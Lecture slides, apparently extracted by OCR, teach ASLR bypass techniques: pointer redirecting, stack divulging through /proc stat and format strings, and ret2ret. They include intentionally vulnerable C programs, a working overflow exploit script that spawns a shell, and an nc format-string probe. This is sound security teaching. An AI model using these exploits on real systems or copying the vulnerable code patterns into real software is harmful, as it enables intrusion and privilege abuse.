
3. Pointer redirecting

```
system(conf)
=
system("test -f ~/.progrc")
```



3. Pointer redirecting

system(conf)
=
system("THIS SOFTWARE IS...")



3. Pointer redirecting

vuln.c

```
int main(int argc, char* args[]) {
  char input[256];
  char *conf = "test -f ~/.progrc";
  char *license = "THIS SOFTWARE IS PROVIDED...\n";
  printf(license);
  strcpy(input,args[1]);
  if (system(conf)) printf("Error: missing .progrc\n");
}
```

exploit.sh

```
#! /bin/sh
echo "/bin/sh" > THIS
chmod 777 THIS
PATH=.:$PATH
./vuln `perl -e 'print "A"x256; print "\x62\x85\x04\x08"x2'`
```

Overview

1. Brute force
2. Return into non-randomized memory
3. Pointer redirecting
4. Stack divulging methods
5. Stack juggling methods

4. Stack divulging methods

- Goal:
  Discover informations about the address space layout

- Possibility 1:
  Stack stethoscope (/proc/<pid>/stat)

- Possibility 2:
  Format string vulnerabilities

vuln.c

```
#define SA struct sockaddr
int     listenfd, connfd;

void function(char* str) {
  char readbuf[256];
  char writebuf[256];
  strcpy(readbuf,str);
  sprintf(writebuf,readbuf);
  write(connfd,writebuf,strlen(writebuf));
}

int main(int argc, char* argv[]) {
  char    line[1024];
  struct  sockaddr_in servaddr;
  ssize_t n;
  listenfd = socket (AF_INET, SOCK_STREAM, 0);
  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(7776);
  bind(listenfd, (SA*)&servaddr, sizeof(servaddr));
  listen(listenfd, 1024);
  for(;;) {
    connfd = accept(listenfd, (SA*)NULL,NULL);
    write(connfd,"> ",2);
    n = read(connfd, line, sizeof(line)-1);
    line[n] = 0;
    function(line);
    close(connfd);
  }
}
```

4a. Stack stethoscope

- Address of a process stack's bottom:
  28th item of `/proc/<pid>/stat`


- The remaining stack can be calculated, since offsets are constant

- The `stat`-file is readable by every user per default:


```
> dir /proc/$(pidof vuln)/stat
-r--r--r-- 1 2008-02-26 22:01 /proc/12356/stat
```

- Disadvantage: Access to the machine is required
  Advantage: ASLR is almost useless if one have this access

4a. Stack stethoscope



4a. Stack stethoscope



sb = `cat /proc/$(pidof vuln)/stat | awk '{ print $28 }'`
offset = `6d8`

4b. Format strings

vuln.c


```
#define SA struct sockaddr
int     listenfd, connfd;

void function(char* str) {
  char readbuf[256];
  char writebuf[256];
  strcpy(readbuf,str);
  sprintf(writebuf,readbuf);
  write(connfd,writebuf,strlen(writebuf));
}

int main(int argc, char* argv[]) {
  char    line[1024];
  struct  sockaddr_in servaddr;
  ssize_t n;
  listenfd = socket (AF_INET, SOCK_STREAM, 0);
  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(7776);
  bind(listenfd, (SA*)&servaddr, sizeof(servaddr));
  listen(listenfd, 1024);
  for(;;) {
    connfd = accept(listenfd, (SA*)NULL,NULL);
    write(connfd,"> ",2);
    n = read(connfd, line, sizeof(line)-1);
    line[n] = 0;
    function(line);
    close(connfd);
  }
}
```

← Format string vulnerability, that can be used to receive stack addresses

Correct:
`sprintf(writebuf,”%s”,readbuf);`

Advantage:
No access to the machine is required.

4b. Format strings



constant offset

```
bfb72550 - bfb71ec8 = 688
```

20^{th} parameter above the format string

Example:

```
> echo "%20\$x" | \
> nc localhost 7776
> bfb71ec8
```

→ The stack bottom can be calculated by an exploitation of the format string vulnerability

→ Afterwards the exploit from the stethoscope attack can be used again

Overview

1. Brute force

2. Return into non-randomized memory


3. Pointer redirecting

4. Stack divulging methods

5. Stack juggling methods


5a. ret2ret

Based on a pointer that is a *potential* pointer to the shellcode.




5a. ret2ret

A potential pointer points to the shellcode if its last significant byte is overwritten by zero (string termination).
But how to use this aligned pointer as return instruction pointer?



5a. ret2ret

Solution: chain of `ret`'s.
`ret` can be found in the text segment (which is not randomized)




5a. ret2ret

function epliogue of b:

EIP →


```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```



5a. ret2ret

EIP →

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```




5a. ret2ret

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

EIP →

EBP → ???




5a. ret2ret

EIP →

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

